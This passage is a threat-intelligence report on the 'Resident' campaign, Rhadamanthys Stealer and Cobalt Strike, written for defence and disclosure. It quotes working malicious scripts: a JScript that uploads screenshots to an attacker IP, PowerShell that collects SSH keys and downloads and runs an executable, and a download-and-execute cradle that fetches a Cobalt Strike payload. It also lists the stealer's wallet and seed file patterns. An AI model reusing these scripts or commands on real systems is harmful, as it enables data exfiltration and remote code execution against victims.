As for certutil.exe, the "-decode" parameter can be used to decode Base64-encoded data. In our case, the attacker(s) can decode the Base64-encoded payload that is hidden within the certificate file (Figure 30).




Figure 30: Example of how attacker(s) can abuse certutil.exe

The scheduled task would be created to run the payloads using the techniques described above where the class identifier CLSID is calculated based on the name of the payload, its unique identifier and volume serial number (Figure 31).

```
CoCreateGuid(&pguid);
v4 = (WCHAR *)mw_rc4_wrap((int)unk_407470);    // {%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}
wsprintfW(
  out,
  v4,
  volume_serial_num,
  UID,
  filename,
  pguid.Data4[0],
  pguid.Data4[1],
  pguid.Data4[2],
  pguid.Data4[3],
  pguid.Data4[4],
  pguid.Data4[5],
  pguid.Data4[6],
  pguid.Data4[7]);
memfree(v4);
return 1;
}
```

Figure 31: GUID build

Case Study #3

In this incident, the threat actors initiate their intrusion by abusing wscript.exe to launch the malicious JavaScript file. Additionally, the graphic editor tool i_view32.exe was also dropped to take a screenshot of the infected host. The threat actor also attempted to deploy the Rhadamanthys stealer (Figure 32).




Figure 32: Infection chain (2)

Files dropped:

- app.js – (C:\ProgramData\Dored) – MD5: 89e320093ce9d3a9e61e58c1121b76e7, the script runs an executable file called i_view32.exe (IrfanView – graphic viewer, editor tool) with two arguments "/capture" and "/convert=skev.jpg". This command will capture an image and convert it to the file format "skev.jpg" (Figure 33).

```
var shell = WScript.CreateObject("WScript.Shell");
shell.Run("i_view32.exe /capture /convert=skev.jpg");
WScript.sleep(10000);
shell.Run("wmic product where name='FLibrary' call uninstall /nointeractive", 0);
```

Figure 33: app.js script

index.js (C:\ProgramData\Dored) – MD5: 44839c07923d8a37f49782e6a2567950, the script sends the screenshot taken with IrfanView tool along with the serial drive number to the C2 (Figure 34).

```
fso = new ActiveXObject("Scripting.FileSystemObject");
var http = WScript.CreateObject("WinHttp.WinHttpRequest.5.1");
mena = fso.GetDrive("c:\\")
var st = new ActiveXObject("ADODB.Stream");
WScript.sleep(5000);
st.Type = 1;
st.Open();
st.LoadFromFile("skev.jpg");
var binVariant = st.read();
var http = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
p = "sc";s = "n";g = "w";f = "h";o = "ht";heskkr = ".";u = "8";ka = "kj";n = "t";
var temp = http.Open("POST", o + "tp://" + u + "5.192.49.106/" + p + "reenshot/" + mena.SerialNumber, false);
http.SetRequestHeader("User-Agent", "Windows Installer");
http.SetRequestHeader("Cache-Control","no-cache");
http.SetRequestHeader("Content-Type", "image/jpg");
http.Send(binVariant);
```

http://85.192.49.106/screenshot/{SerialNumber}

Figure 34: index.js script

- sdv.vbs – (ProgramData\sdv\) – gets the serial number of the C:\ drive and outputs it to a text file t.txt.
- i_view32.exe – graphic editor tool
- skev.jpg – screenshot image (C:\ProgramData\Dored)
- CUGraphic.lnk
- au3.ahk (ProgramData\2020\)
- au3.exe

The Rhadamanthys Stealer Case

During the case study #3 (Figure 35), at the end of the infection chain during the established C2 session, the threat actor(s) attempted to run Rhadamanthys Stealer on the host.





Figure 35: Stealer execution

The stealer or, to be specific, the loader part of the stealer can be easily identified by the rundll32.exe process spawning from the initial payload with the command pattern: *rundll32.exe nsis_uns{hexadecimal_numbers}, PrintUIEntry |5CQkOhmAAAA|1TKr5GsMwYD|67sDqg8OAAl|xYmwxC0TNSO|1k8B3tZkgiyf2sAZQByAG4XAP9sADMAMgAuAKVkHwBs8|{redacted}*

The nsis_uns DLL is dropped under the path C:\Users\\AppData\Roaming\ and is used to map the retrieved shellcode into the memory space and execute it.

Rhadamanthys Stealer first appeared in September 2022 on the Russian speaking forum (Figure 36).



22.09.2022

Rhadamanthys Stealer -- Stealer Filegrab Loader wallets seed checker ALL IN ONE


The client uses C language to compile without dependency, is compatible with xp-win11, and adaptively supports x86 & x64
Server back end golang front end panel Centos & Ubuntu one click operation
Client features;
Operating system support: WINXP --11, X86 X64 support all functions.
Does not rely on CRT STD, low requirements for user operation, full memory operation,and better hidden.
All network communications are encrypted. Each structure has a unique encryption key.
All retrieved information is transmitted to the server for instant encryption and storage.
Transmit and store data as promptly as possible each time it is acquired.
None of these operations will cause new temporary files to appear on the physical disk,
Reduce the probability of being detected by the EDR AV system, powerful native information acquisition capabilities
Note: This program does not support running in the Commonwealth of Independent States, and is identified according to the system language and country

System information:

- Computer name
- Username
- RAM capacity
- CPU cores
- Screen resolution
- Timezone
- GEOIP
- Environment
- Installed Software
- Screenshot

Figure 36: Rhamadanthys Stealer for sale

Currently the stealer developer is working on integrating the keylogger plugin into the stealer (Figure 37).



02.01.2023

A plugin system for Rhadamanthys Stealer is coming soon, the first supported plugin will be a keylogger.

Скоро появится система плагинов для Rhadamanthys Stealer, первым поддерживаемым плагином будет кейлоггер.

Rhadamanthys Stealer-https://xss.is/threads/73516/

Figure 37: Stealer developer's post on the hacking forum

The stealer exfiltrates system information, screenshot, Browser credentials and cookies, crypto wallets, FTP, Mail clients, Two Factor Authentication applications (RoboForm, WinAuth, Authy Desktop), password manager (KeePass), VPN, Messenger data (Psi+, Pidgin, TOX, Discord, Telegram), Steam, TeamViewer SecureCRT, additionally it also exfiltrates NoteFly, Notezilla, Simple Sticky Notes, Windows 7 and 10 Sticky Notes. The stealer admin panel is operated within CentOS 7 (Ubuntu 16) panels.

Some of the crypto wallet extensions that the stealer exfiltrates:

Auvitas Wallet	BitApp	Crocobit
Exodus	Finnie	GuildWallet
ICONex	Jaxx	Keplr
Liquality	MTV Wallet	Math
Metamask	Mobox	Nifty
Oxygen	Phantom	Rabet Wallet
Ronin Wallet	Slope Wallet	Sollet
Starcoin	Swash	Terra Station
Tron	XinPay	Yoroi Wallet
ZilPay Wallet	binance	coin98

The stealer can perform brute-force against crypto wallets using the list of custom passwords.

Browsers:

360ChromeX	360 Secure Browser	7Star
AVAST Browser	AVG Browser	Atom
Avant Browser	BlackHawk	Blisk
Brave	CCleaner Browser	CentBrowser
Chedot	CocCoc	Coowon
Cyberfox	Dragon	Element Browser
Epic Privacy Browser	Falkon	Firefox
Firefox Nightly	GhostBrowser	Google Chrome
Hummingbird	IceDragon	Iridium
K-Meleont	Kinza	Kometa Browser
SLBrowser	MapleStudio	Maxthon
Naver Whale	Opera	Opera GX
Opera Neon	QQBrowser	SRWare Iron
SeaMonkey	Sleipnir5	Slimjet
Superbird	Twinkstar	UCBrowser
Xvast	citrio	Pale Moon
Torch Web Browser	UR Browser	Vivaldi

Crypto Wallets:

Armory	AtomicWallet	Atomicdex
Binance Wallet	Bisq	BitcoinCore
BitcoinGold	Bytecoink	Coinomi wallets
DashCore	DeFi-Wallet	Defichain-electrum
Dogecoin	Electron Cash	Electrum
Electrum-LTC	Ethereum Wallet	Exodus
Frame	Guarda	Jaxx
LitecoinCore	Monero	MyCrypto
MyMonero	Safepay	Solar wallet
Tokenpocket	WalletWasabi	Zap
Zcash	Zecwallet Lite	

FTP clients:

Cyberduck	FTP Navigator

FTPRush	FlashFXP
Smartftp	TotalCommander
Winscp	Ws_ftp
Coreftp	

Mail Clients:

CCheckMail	Claws-mail
GmailNotifierPro	Mailbird
Outlook	PostboxApp
TheBat!	Thunderbird
TrulyMail	eM Client
Foxmail	

VPN:

AzireVPN	NordVPN
OpenVPN	PrivateVPN_Global_AB
ProtonVPN	WindscribeVPN

The stealer can retrieve the files on the host via the File Grabber module (Figure 38).

Name	Maximum size	Base path	Includes	Excludes	Recursive
desktop	10240 B	%USERPROFILE%\desktop	*.txt; *btc*.*; *seeds*; *key*; *mnemonic*; *waller*	*.exe; *.lnk	✓
Downloads	10240 B	%USERPROFILE%\Downloads	*.txt; *btc*.*; *seeds*; *key*	*.exe; *.lnk	✓
Recent	10240 B	%APPDATA%\microsoft\windows\Recent\	*.txt; *btc*.*; *seeds*; *key*	*.exe; *.lnk	✓
usb	1024000 B	%DSK2%/	*.wallet		✓
localdisk	1024000 B	%DSK3%/	*.wallet		✓
netdisk	1024000 B	%DSK5%/	*.wallet		✓
Documents	10240 B	%USERPROFILE%\Documents	*.txt; *btc*.*; *seeds*; *key*; *mnemonic*; *waller*	*.lnk; *.exe	✓

Figure 38: File Grabber module

The Extension module contains the functionality to run the PowerShell scripts and download the binaries directly from the Internet via PowerShell (Figure 39).

Collect the current user ssh credentials

```
$files = Get-ChildItem ($env:USERPROFILE, ".ssh\*.*" -join("\"))
foreach ($item in $files) {
  Add-Pkg-File -FS $item.FullName -Filename $item.Name
}
```

Download the executable file

```
$ProcName = "NoSleep.exe"
$WebFile = "http://192.168.3.12/$ProcName"
(New-Object System.Net.WebClient).DownloadFile($WebFile,"$env:APPDATA\$ProcName")
Start-Process ("$env:APPDATA\$ProcName")
```

Figure 39: Extension module

The Task section allows the stealer to perform certain actions upon execution (Figure 40).

Figure 40: Task configuration

The Server section (Figure 41) contains the main configurations for the stealer such as the option to enable area restrictions. If the option is on, the stealer will not work in countries such as Russia and Ukraine, although the stealer developer mentioned that the stealer will not work in Commonwealth of Independent States (CIS) countries).

In addition, it also configures ports for server-side binding address (the main communication with the C2 including shellcode retrieval after the successful execution) and admin panel binding address (the attacker can change the ports from the default :443 to any other ports for the admin panel access).

The attacker can also change the gateway address which is the directory where the stealer retrieves the shellcode, “/blob” serves as a default directory.




Figure 41: Snippet of the Server section

The Build section (Figure 42) specifies how the binary is built including the options to enable anti-debugging, anti VM, launching the executable with administrative privileges and the file pump feature to increase the file size by filling it up with 0s to bypass Antivirus and some sandbox checks. The exfiltrated data is transmitted via WebSocket over the AES256 encrypted channel.




Figure 42: Build section

If the Task section is configured, the process .tmp.exe will be spawned as shown in Figure 43.




Figure 43: Process tree with Task and Extension modules enabled

The dllhost.exe is spawned if the Extension module is configured to retrieve additional payloads or run PowerShell scripts/commands.

Case Study #4

In this incident, the threat actors first leveraged au3.exe that then spawned a serious of other malicious executables.




Figure 44: Infection chain (3)

Files dropped by the threat actor(s):

- Terminal App Service.vbs (C:\ProgramData\Cis)
- app.js (C:\ProgramData\Dored) – similar to the previous case
- au3.exe (C:\ProgramData\2020)
- au3.ahk (C:\ProgramData\2020)
- index.js (C:\ProgramData\Dored) – screenshot sender script, similar to the 3rd incident
- i_view32.exe (C:\ProgramData\Dored)
- skev.jpg – screenshot image (C:\ProgramData\Dored)
- hcmd.exe (AppData\Roaming\hcmd\hcmd.exe)
- index.js (AppData\Roaming\hcmd)
- hcmd.exe (AppData\Roaming\hcmd)

After obtaining the backdoor session to the infected machine via the command hcmd.exe index.js 2450639401, the actor(s) ran the systeminfo command to collect detailed system information and attempted to ping the Domain Controller. The threat actor(s) also attempted to pull the Cobalt Strike payload from the server which happens to be also the one hosting Cobalt Strike.

The command line used to retrieve the Cobalt Strike payload from the established backdoor session:

> powershell.exe -nop -w hidden -c "IEX ((new-object
> net.webclient).downloadstring('hxxp[:]//62.204.41[.]155:80/sjj63NS'

The following is the beacon configuration:

```
{
  "BeaconType": [
    "HTTP"
  ],
  "Port": 80,
  "SleepTime": 60000,
  "MaxGetSize": 1048576,
  "Jitter": 0,
  "C2Server": "62.204.41[.]155,/pixel",
  "HttpPostUri": "/submit.php",
  "Malleable_C2_Instructions": [],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
  "Spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1580103824,
  "bStageCleanup": "False",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "True",
  "bProcInject_MinAllocSize": 0,
  "ProcInject_PrependAppend_x86": "Empty",
  "ProcInject_PrependAppend_x64": "Empty",
  "ProcInject_Execute": [
    "CreateThread",
    "SetThreadContext",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```


Conclusion

Our TRU team identified a malicious campaign known as Resident, which is believed to be carried out by Russian native-speaking threat actors. The threat actors behind Resident are attempting to infiltrate networks and exfiltrate data from infected machines by using backdoors, Cobalt Strike, and stealers. In particular, they have been observed using the Rhamadanthys stealer, which is known for its stealthy capabilities, instead of other more well-known stealers such as Redline and Vidar.

The threat actors are using these techniques to gain a foothold and propagate across a network laterally, making it difficult for victims to detect or respond quickly. The campaign could cause significant disruption and financial losses for those impacted. As such, eSentire's Threat Intelligence team in collaboration with TRU have engineered various detection capabilities to detect and prevent Resident infections.

How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence obtained from research and security incidents to create practical outcomes for our customers. We are taking a comprehensive response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing threat detections and BlueSteel, our machine-learning powered PowerShell classifier, to identify malicious command execution and exploitation attempts and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint.
- Performing global threat hunts for indicators associated with Resident campaign and Rhadamanthys Stealer.

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against Rhadamanthys stealer and Resident campaign:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Using Phishing and Security Awareness Training (PSAT), educate your employees regarding the risk of commodity stealers and drive-by downloads.
- Ensure standard procedures are in place for employees to submit potentially malicious content for review.
- Use Windows Attack Surface Reduction rules to block JavaScript and VBScript from launching downloaded content.

While the TTPs used by adversaries grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack paths utilized by threat actor(s) requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Appendix

Indicators of Compromise

Name	Indicators
Initial JS payload	9a68add12eb50dde7586782c3eb9ff9c
Initial JS payload	38f030c2bfa6d74a35e2aeeee0341a244b63d15c200a808f07e3e98e7a841643
Resident2.exe	6e1cdf38adb2d052478c6ed8e06a336a
